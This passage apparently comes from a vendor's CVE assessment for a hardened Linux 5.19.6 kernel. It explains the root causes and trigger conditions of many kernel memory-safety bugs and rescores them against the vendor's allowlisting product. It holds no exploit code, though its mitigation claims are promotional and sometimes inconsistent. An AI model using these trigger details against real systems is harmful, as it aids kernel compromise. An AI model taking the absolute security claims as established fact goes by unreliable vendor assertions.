A use-after-free occurs during controller reset in the mpt3sas firmware event cleanup path. In drivers/scsi/mpt3sas/mpt3sas_scsih.c, the reset handler iterates queued firmware events and calls cancel_work_sync() on each. When cancel_work_sync() returns non-zero (the work was never executed), the handler calls fw_event_work_put() at line 3752 to release the work’s reference — then unconditionally calls fw_event_work_put() again at line 3754. This double decrement underflows the kref reference count, freeing the fw_event_work object while other paths may still hold pointers to it.
CONFIG_SCSI_MPT3SAS is not set in the HS 5.19.6 configuration. The mpt3sas driver — including the vulnerable firmware event cleanup path — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-35789
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
Affected range: pre-fix
Upstream fix: 6.9 series
When moving a station out of a VLAN and deleting the VLAN afterwards, the fast_rx entry still holds a pointer to the VLAN’s netdev, which can cause use-after-free. In net/mac80211/cfg.c, the station change path at line 1949 calls __ieee80211_check_fast_rx_iface(vlansdata), which builds a new fast_rx structure with dev = vlansdata->dev (the target VLAN’s netdev). The original VLAN’s fast_rx is cleared at line 1955 via ieee80211_clear_fast_rx(sta), but that function uses RCU: the old fast_rx object — containing dev = original_vlan->dev — is not freed until after a grace period. If the original VLAN interface is deleted before that grace period expires, any CPU still reading the old fast_rx entry will dereference a freed netdev. The HS 5.19.6 kernel carries the unpatched station change path at net/mac80211/cfg.c:1939–1970.
CONFIG_MAC80211=y is compiled in. No WiFi network interface card is present on a server deployment. Without WiFi hardware, mac80211 creates no wireless interfaces and the relevant code paths are never reached.
The attack vector has no path to execution on a standard Debian 11 server deployment. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or survive a reboot.
CVE-2024-35886
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: 6.9 series
What this means for an attacker:
syzkaller reported infinite recursive calls of fib6_dump_done() during netlink socket destruction. From the log, syzkaller sent an AF_UNSPEC RTM_GETROUTE message, and then closed the netlink socket. The IPv6 FIB dump handler at net/ipv6/ip6_fib.c:652 hooks the callback destructor by setting cb->done = fib6_dump_done (saving the original callback in cb->args[3]). When the netlink socket closes, netlink core invokes the destructor, calling fib6_dump_done() at line 570. This function calls cb->done(cb) — but cb->done is now fib6_dump_done itself, creating infinite recursion that exhausts the kernel stack. The HS 5.19.6 kernel carries the unpatched FIB dump callback at net/ipv6/ip6_fib.c:645–684.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and 5.19.6 falls within the affected range. Triggering the infinite recursion requires sending an AF_UNSPEC RTM_GETROUTE netlink message and then closing the socket — reachable by any local user with a netlink socket. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-52835
Status: Not exploitable
Component: perf events subsystem (CONFIG_PERF_EVENTS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — perf_event_paranoid=3 restricts perf_event_open(); no profiling tool in Root Lock allowlist
Affected range: pre-fix
Upstream fix: 6.8 series
When perf-record with a large AUX area, e.g. 4GB, it fails with: #perf record -C 0 -m ,4G -e arm_spe_0// -- sleep 1 failed to mmap with 12 (Cannot allocate memory). The perf AUX area mmap handler in kernel/events/core.c:6269–6345 calculates memory accounting limits and calls rb_alloc_aux() to allocate the backing pages. For very large AUX areas (gigabytes), the accounting arithmetic at line 6285 (user_locked += user_extra) can underflow or produce incorrect values when user_extra is extremely large (e.g., 1M pages for 4GB). The mmap() still succeeds despite the accounting failure, allowing unprivileged users to bypass RLIMIT_MEMLOCK restrictions and exhaust kernel memory. The HS 5.19.6 kernel carries the unpatched AUX area accounting at kernel/events/core.c:6269–6345.
CONFIG_PERF_EVENTS=y is compiled in and 5.19.6 falls within the affected range. On a Root Lock system, perf_event_paranoid=3 restricts perf_event_open() to processes with CAP_SYS_ADMIN; no profiling or performance analysis tool appears in the Root Lock allowlist. The exploitation path — loading and executing a non-allowlisted program — is blocked at the kernel execution gate before any perf subsystem interaction is possible. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2023-52868
Status: Not exploitable
Component: thermal management (CONFIG_THERMAL)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — thermal sysfs not accessible in Root Lock allowlist; Lockdown blocks the trigger
Affected range: pre-fix
Upstream fix: 6.9 series
The dev->id value comes from ida_alloc(), so it is a number between zero and INT_MAX. In drivers/thermal/thermal_core.c, this ID is formatted into fixed-size THERMAL_NAME_LENGTH (20-byte) buffers using sprintf(). At line 681, sprintf(dev->attr_name, "cdev%d_trip_point", dev->id) produces a string of the form "cdev<N>_trip_point". For large IDs, the full string exceeds 20 bytes: "cdev2147483647_trip_point" is 25 characters plus a null terminator (26 bytes total), overflowing attr_name by 6 bytes. The same overflow applies at line 690 for sprintf(dev->weight_attr_name, "cdev%d_weight", dev->id), which produces up to 22 bytes into a 20-byte buffer. Both overflows corrupt adjacent kernel heap memory and can be leveraged for privilege escalation.
CONFIG_THERMAL=y is compiled in and 5.19.6 falls within the affected range. Thermal management is present on all x86 servers for CPU temperature control. Triggering the overflow requires registering a thermal cooling device with a sufficiently large ID — this path requires access to the thermal sysfs interface, which is not included in the Root Lock allowlist. On a Root Lock system in Lockdown, the kernel blocks any process without an allowlist entry from executing, so a standalone exploit tool cannot reach the thermal registration interface. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-36916
Status: Not exploitable
Component: block I/O cost controller (CONFIG_BLK_CGROUP_IOCOST)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — iocost cgroup paths not in Root Lock allowlist; Lockdown blocks the trigger
Affected range: pre-fix
Upstream fix: 6.9 series
UBSAN catches undefined behavior in blk-iocost, where sometimes iocg->delay is shifted right by a number that is too large, resulting in undefined behavior on some architectures. Two sites in block/blk-iocost.c are affected: line 1338 computes iocg->delay >> div64_u64(tdelta, USEC_PER_SEC), where the divisor is elapsed time in seconds — if the delay has been active for 64 or more seconds, the shift amount reaches or exceeds 64, which is undefined behavior for a 64-bit type under the C standard. Line 2112 performs iocg->delay >> nr_cycles, where nr_cycles can similarly exceed 63. On x86 the shift wraps, but on other architectures the result is indeterminate. Incorrect delay values can bypass I/O throttling controls or cause the cgroup I/O cost model to make scheduling decisions based on garbage data.
CONFIG_BLK_CGROUP_IOCOST=y is compiled in and 5.19.6 falls within the affected range. The blk-iocost controller is active whenever cgroups are in use with I/O cost weighting enabled. Configuring iocost requires writing to cgroup control files under /sys/fs/cgroup/ — no cgroup management tool that exposes iocost configuration appears in the Root Lock allowlist. On a Root Lock system in Lockdown, the kernel blocks any process without an allowlist entry from executing, so a standalone exploit tool cannot reach the iocost configuration path. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-38560
Status: Not exploitable
Component: Brocade bfa SCSI driver (CONFIG_SCSI_BFA)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
Currently, we allocate a nbytes-sized kernel buffer and copy nbytes from userspace to that buffer. In drivers/scsi/bfa/bfad_bsg.c, the BSG passthrough handler at line 3373 allocates kzalloc(bsg_data->payload_len, GFP_KERNEL) where payload_len comes directly from the user-supplied BSG request structure, with no upper-bound validation. Line 3379 then calls copy_from_user(..., bsg_data->payload_len) using the same unchecked value. An attacker with access to the BSG device node can supply an oversized payload_len to exhaust kernel memory or, with a carefully chosen value, produce a heap overflow.
CONFIG_SCSI_BFA is not set in the HS 5.19.6 configuration. The Brocade bfa Fibre Channel HBA driver — including the vulnerable bfad_bsg.c BSG handler — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-38588
Status: Not exploitable
Component: kprobes (CONFIG_KPROBES)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — kprobe registration not in Root Lock allowlist; Lockdown blocks the exploitation trigger
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In kernel/trace/ftrace.c, ftrace_location() at line 1577 calls lookup_rec(ip, ip) at line 1583 to obtain a dyn_ftrace *rec pointer without holding ftrace_lock. On a concurrent path, module unloading frees the pages that back ftrace records for module functions. If a module is removed between the lookup_rec() return and the return rec->ip dereference at line 1594, the pointer references freed memory. The race is reached through the kprobe registration path: check_kprobe_address_safe() → check_ftrace_location() → ftrace_location() — all called without the lock that serialises ftrace record lifetime.
CONFIG_KPROBES=y is compiled in. Triggering the bug requires CAP_SYS_ADMIN to register a kprobe — the attack path runs through check_kprobe_address_safe() → check_ftrace_location() → ftrace_location(). No Root Lock deployment permits any service to register kprobes. Without an allowlist entry covering the kprobes interface, the kernel refuses access. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-40901
Status: Not exploitable
Component: LSI/Avago mpt3sas SCSI driver (CONFIG_SCSI_MPT3SAS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In drivers/scsi/mpt3sas/mpt3sas_scsih.c, the pd_handles bitmap is allocated as (ioc->facts.MaxDevHandle / 8) bytes (rounded up) via kzalloc() at mpt3sas_base.c:8312. The test_bit() function accesses bitmaps in unsigned long-sized units (8 bytes on 64-bit kernels). When the allocation is smaller than sizeof(unsigned long) — for example a single byte when MaxDevHandle is 8 — calls such as test_bit(sas_device->handle, ioc->pd_handles) at line 1942 and test_bit(handle, ioc->pd_handles) at line 4106 read 7 bytes beyond the heap allocation, producing a slab out-of-bounds read.
CONFIG_SCSI_MPT3SAS is not set in the HS 5.19.6 configuration. The LSI/Avago mpt3sas SAS/SATA/NVMe HBA driver — including the vulnerable mpt3sas_scsih.c bitmap access paths — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-40978
Status: Not exploitable
Component: QLogic qedi iSCSI driver (CONFIG_SCSI_QEDI)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In drivers/scsi/qedi/qedi_debugfs.c, qedi_dbg_do_not_recover_cmd_read() at line 128 calls sprintf(buffer, "do_not_recover=%d\n", qedi_do_not_recover) where buffer is the char __user * argument passed directly from the debugfs file read handler. sprintf() writes to a kernel virtual address rather than staging data in a kernel buffer first; on a system with SMAP (Supervisor Mode Access Prevention) enabled, the kernel write to a userspace pointer faults immediately and panics the kernel. The correct fix is to stage into a kernel buffer and use simple_read_from_buffer() to copy to userspace.
CONFIG_SCSI_QEDI is not set in the HS 5.19.6 configuration. The QLogic qedi iSCSI HBA driver — including the vulnerable qedi_dbg_do_not_recover_cmd_read() debugfs handler — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-41092
Status: Not exploitable
Component: Intel i915 DRM driver (CONFIG_DRM_I915)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no Intel display GPU present
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In the i915 GT reset path, intel_gt_handle_error() at intel_reset.c:1309 calls synchronize_srcu_expedited() at line 1285 on gt->reset.backoff_srcu to drain concurrent SRCU readers before the GPU reset proceeds. The GuC engine failure worker (reset_fail_worker_func at intel_guc_submission.c:4485) queues via queue_work() at line 4545 and calls intel_gt_handle_error() asynchronously. A race between this deferred reset path and the hangcheck heartbeat — as reproduced by igt@i915_selftest@live@hangcheck on ADL-P (GuC submission) — can reach reset_prepare_engine() at intel_reset.c:743 and the WW-mutex backoff context via i915_gem_ww_ctx_backoff() (i915_gem_ww.c:42) after the owning structure has already been freed, producing a use-after-free.
CONFIG_DRM_I915=y is compiled in and HS 5.19.6 falls within the affected range. No Intel integrated or discrete display GPU is present on a standard Debian 11 server deployment. Without display hardware the DRM device nodes are not created, the GPU submission paths are not initialised, and the GuC engine failure worker that triggers this race is never scheduled. The vulnerable code path cannot be reached.
On a HeartSuite system with this hardware installed, Lockdown’s constraints would still apply after any escalation: FS_IOC_SETFLAGS returns EPERM (kernel/ioctl.c:561–569), every mount path returns EPERM (kernel/namespace.c:4218, 4300, 4453), and allowlist modification is blocked at hs_sandbox_caching.c:1942. Lockdown independently prevents any unauthorised program — including a backdoor dropped post-exploit — from executing regardless of file ownership or capability bits.
CVE-2024-42136
Status: Not exploitable
Component: CD-ROM subsystem (CONFIG_CDROM)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CD-ROM drive absent on server
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In drivers/cdrom/cdrom.c, cdrom_read_cd() at line 2080 computes cgc->buflen = blocksize * nblocks and cdrom_read_block() at line 2104 computes cgc->buflen = blksize * nblocks. Both operands are int parameters, so the multiplication is evaluated as a signed 32-bit expression before being stored in the unsigned int buflen field of struct packet_command. When syzkaller passes a large nblocks value — for example, greater than 912,000 with the common CD_FRAMESIZE_RAW = 2352 block size — the intermediate product exceeds INT_MAX, signed integer overflow occurs, and an incorrect (smaller) buffer length is stored in cgc->buflen.
CONFIG_CDROM=y is compiled in and HS 5.19.6 falls within the affected range. No optical drive is present on a standard Debian 11 server deployment. Without this hardware the CD-ROM device nodes are not created and the ioctl paths that call cdrom_read_cd() and cdrom_read_block() are never reached. The vulnerable code path cannot be triggered.
On a HeartSuite system with an optical drive installed, Lockdown’s constraints would still apply after any escalation: FS_IOC_SETFLAGS returns EPERM (kernel/ioctl.c:561–569), every mount path returns EPERM (kernel/namespace.c:4218, 4300, 4453), and allowlist modification is blocked at hs_sandbox_caching.c:1942. Lockdown independently prevents any unauthorised program — including a backdoor dropped post-exploit — from executing regardless of file ownership or capability bits.
CVE-2024-44985
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In net/ipv6/ip6_output.c, ip6_finish_output2() saves idev = ip6_dst_idev(dst) at line 63. At line 72, skb_expand_head(skb, hh_len) makes room for the link-layer header; when allocation fails, skb_expand_head() frees the original skb and returns NULL. The idev pointer saved before the call now references memory associated with the freed skb. At line 74, IP6_INC_STATS(net, idev, IPSTATS_MIB_OUTDISCARDS) dereferences the stale idev — a use-after-free.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and HS 5.19.6 falls within the affected range. Any local process that sends IPv6 network traffic can trigger the vulnerable allocation failure paths; no capability gate is required. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-44986
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In net/ipv6/ip6_output.c, ip6_xmit() saves idev = ip6_dst_idev(dst) at line 256. At line 271, skb_expand_head(skb, head_room) expands the buffer to accommodate the IPv6 header and IP options; when allocation fails, the original skb is freed and NULL is returned. The idev pointer is now stale. At line 273, IP6_INC_STATS(net, idev, IPSTATS_MIB_OUTDISCARDS) dereferences freed memory — a use-after-free.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and HS 5.19.6 falls within the affected range. Any local process that sends IPv6 network traffic can trigger the vulnerable allocation failure paths; no capability gate is required. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-44987
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In net/ipv6/ip6_output.c, ip6_send_skb() at line 1943 saves rt = (struct rt6_info *)skb_dst(skb) without holding rcu_read_lock(). At line 1946, ip6_local_out() transmits the packet and may consume the skb, releasing the associated route. If ip6_local_out() returns a non-zero error code, lines 1951–1952 dereference rt->rt6i_idev — but rt is an RCU-protected pointer and may be freed before the dereference. Holding rcu_read_lock() for the duration of the rt dereference is required.
Why the score is not 0.0:
CONFIG_IPV6=y is compiled in and HS 5.19.6 falls within the affected range. Any local process that sends IPv6 network traffic can trigger the vulnerable allocation failure paths; no capability gate is required. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-46673
Status: Not exploitable
Component: Adaptec aacraid SCSI driver (CONFIG_SCSI_AACRAID)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
aac_probe_one() at drivers/scsi/aacraid/linit.c:1577 calls the hardware-specific init function pointer from aac_driver_ident, which eventually calls aac_init_adapter() at comminit.c:510. On failure, aac_init_adapter() frees dev->queues internally at line 644 (on aac_comm_init() failure) or line 651 (on aac_fib_setup() failure) before returning NULL. The aac_probe_one() error path at linit.c:1798 then calls kfree(aac->queues) a second time on the same pointer — a double-free.
CONFIG_SCSI_AACRAID is not set in the HS 5.19.6 configuration. The Adaptec aacraid RAID controller driver — including the vulnerable aac_probe_one() and aac_init_adapter() paths — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-46746
Status: Not exploitable
Component: AMD Sensor Fusion Hub HID driver (CONFIG_AMD_SFH_HID)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In drivers/hid/amd-sfh-hid/amd_sfh_client.c, the error cleanup path calls devm_kfree(dev, cl_data->report_descr[i]) at lines 259 and 276 to free the HID report descriptor before hid_destroy_device() at line 178. The amdtp_hid_parse() callback at amd_sfh_hid.c:32 accesses cli_data->report_descr[hid_data->index] during device initialisation or tear-down. If the descriptor is freed before hid_destroy_device() has completed its disconnect sequence — and the callback fires in that window — it dereferences freed memory.
CONFIG_AMD_SFH_HID is not set in the HS 5.19.6 configuration. The AMD Sensor Fusion Hub HID driver — including the vulnerable amd_sfh_client.c cleanup path and amdtp_hid_parse() callback — is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-46747
Status: Not exploitable
Component: Cougar HID driver (CONFIG_HID_COUGAR)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
cougar_report_fixup() at drivers/hid/hid-cougar.c:109 reads rdesc[2], rdesc[3], rdesc[115], and rdesc[116], and conditionally writes to rdesc[115]–rdesc[116] at lines 113–114, without first checking that *rsize >= 117. If the Cougar 500k Gaming Keyboard presents a report descriptor shorter than 117 bytes, the fixed-offset accesses go beyond the descriptor buffer, producing an out-of-bounds memory read/write.
CONFIG_HID_COUGAR is not set in the HS 5.19.6 configuration. The Cougar HID driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-46798
Status: Not exploitable
Component: ALSA rawmidi subsystem (CONFIG_SND_RAWMIDI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_RAWMIDI not compiled
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In sound/core/rawmidi.c, snd_rawmidi_drain_output() at line 224 saves runtime = substream->runtime at line 228, then calls wait_event_interruptible_timeout(runtime->sleep, ...) at line 232, waiting up to 10 seconds for the output buffer to drain. If close_substream() runs concurrently and calls snd_rawmidi_runtime_free(substream) at line 528 — freeing substream->runtime — while the drain wait is still sleeping, the runtime pointer saved at line 228 becomes dangling. When the wait exits, accesses to runtime->avail and runtime->buffer_size at line 237 use freed memory.
CONFIG_SND_RAWMIDI is not compiled in the HS 5.19.6 configuration — no enabled driver selects it. The vulnerable rawmidi.c code path does not exist on this system.
CVE-2024-46849
Status: Not exploitable
Component: Amlogic Meson ASoC driver (CONFIG_SND_MESON_CARD_UTILS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — driver not compiled in
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In sound/soc/meson/axg-card.c, axg_card_add_loopback() at line 107 saves pad = &card->dai_link[*index] — a pointer into the current dai_link array. At line 113, meson_card_reallocate_links() calls krealloc() on card->dai_link, potentially moving the array to a new address and freeing the original buffer. At lines 119 and 133, pad->name and pad->cpus->of_node are accessed through the now-dangling pad pointer. The fix moves the pad assignment to after the reallocation, where card->dai_link has been updated.
CONFIG_SND_MESON_CARD_UTILS is not compiled in the HS 5.19.6 configuration — the Amlogic Meson ASoC platform requires ARCH_MESON which is not set on x86. The vulnerable code path does not exist on this system.
CVE-2024-47682
Status: Not exploitable
Component: SCSI subsystem (CONFIG_SCSI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — non-conformant VPD firmware absent; standard SAS/SATA drives conform to SCSI spec
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
If a device returns VPD page 0xb1 with a length of exactly 8 bytes (as QEMU v2.x does), sd_read_block_characteristics() proceeds past the guard at drivers/scsi/sd.c:2921 (vpd->len < 8), then reads vpd->data[8] at line 2927. With len == 8 the valid indices are 0–7; index 8 is one byte past the end of the buffer.
CONFIG_SCSI=y is compiled in and HS 5.19.6 falls within the affected range. The OOB read occurs during device enumeration when a SCSI disk returns VPD page 0xb1 with a length of exactly 8 bytes — behaviour documented in QEMU v2.x, not present on production SAS/SATA/NVMe drives. Standard enterprise storage conforms to the SCSI VPD specification and returns page 0xb1 with the correct length. On a Root Lock server deployment, no non-conformant storage device is present; the OOB read path in sd_read_block_characteristics() is never reached. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-47701
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
When ext4 searches an inlined directory, ext4_find_inline_entry() at fs/ext4/inline.c:1709 calls ext4_get_inline_xattr_pos() to locate the extended-attribute portion of the inline data. At inline.c:1077, that function returns IFIRST(header) + le16_to_cpu(entry->e_value_offs) without validating that the offset stays within the inode body buffer. A crafted block device can supply an e_value_offs that pushes the resulting pointer out of bounds; that pointer is then passed directly to ext4_search_dir() at line 1712, causing an OOB memory access.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server; inlined directory processing runs for any small directory during normal operation. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-49852
Status: Not Affected — CONFIG_SCSI_EFCT not compiled
Component: Emulex EFC FC driver (CONFIG_SCSI_EFCT)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_EFCT not compiled in Root Lock kernel
The kref_put() function will call nport->release if the refcount drops to zero. The nport->release release function is_efc_nport_free() which frees “nport”
CONFIG_SCSI_EFCT is not set in the HS 5.19.6 configuration. The Emulex EFC Fibre Channel target driver is not compiled into the kernel image. The vulnerable code path does not exist on this system.
CVE-2024-49882
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In ext4_ext_try_to_merge_up() at fs/ext4/extents.c:1871, brelse(path[1].p_bh) releases the depth-1 extent block buffer but leaves path[1].p_bh non-NULL. When the caller subsequently runs cleanup via ext4_ext_drop_refs(), it iterates the path and calls brelse() on every non-NULL p_bh, releasing the same buffer head a second time — a use-after-free.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server; extent tree merge-up runs during any truncate or extent modification on a two-level extent tree. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-49883
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In ext4_ext_insert_extent() at fs/ext4/extents.c:2094, the call to ext4_ext_create_new_leaf() may internally call ext4_ext_grow_indepth(), which reallocates the path array via kcalloc(). After the call returns, the caller continues using the original path pointer — now stale — causing a use-after-free.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server; extent insertion runs during any file write that extends or modifies the extent tree. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-49884
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
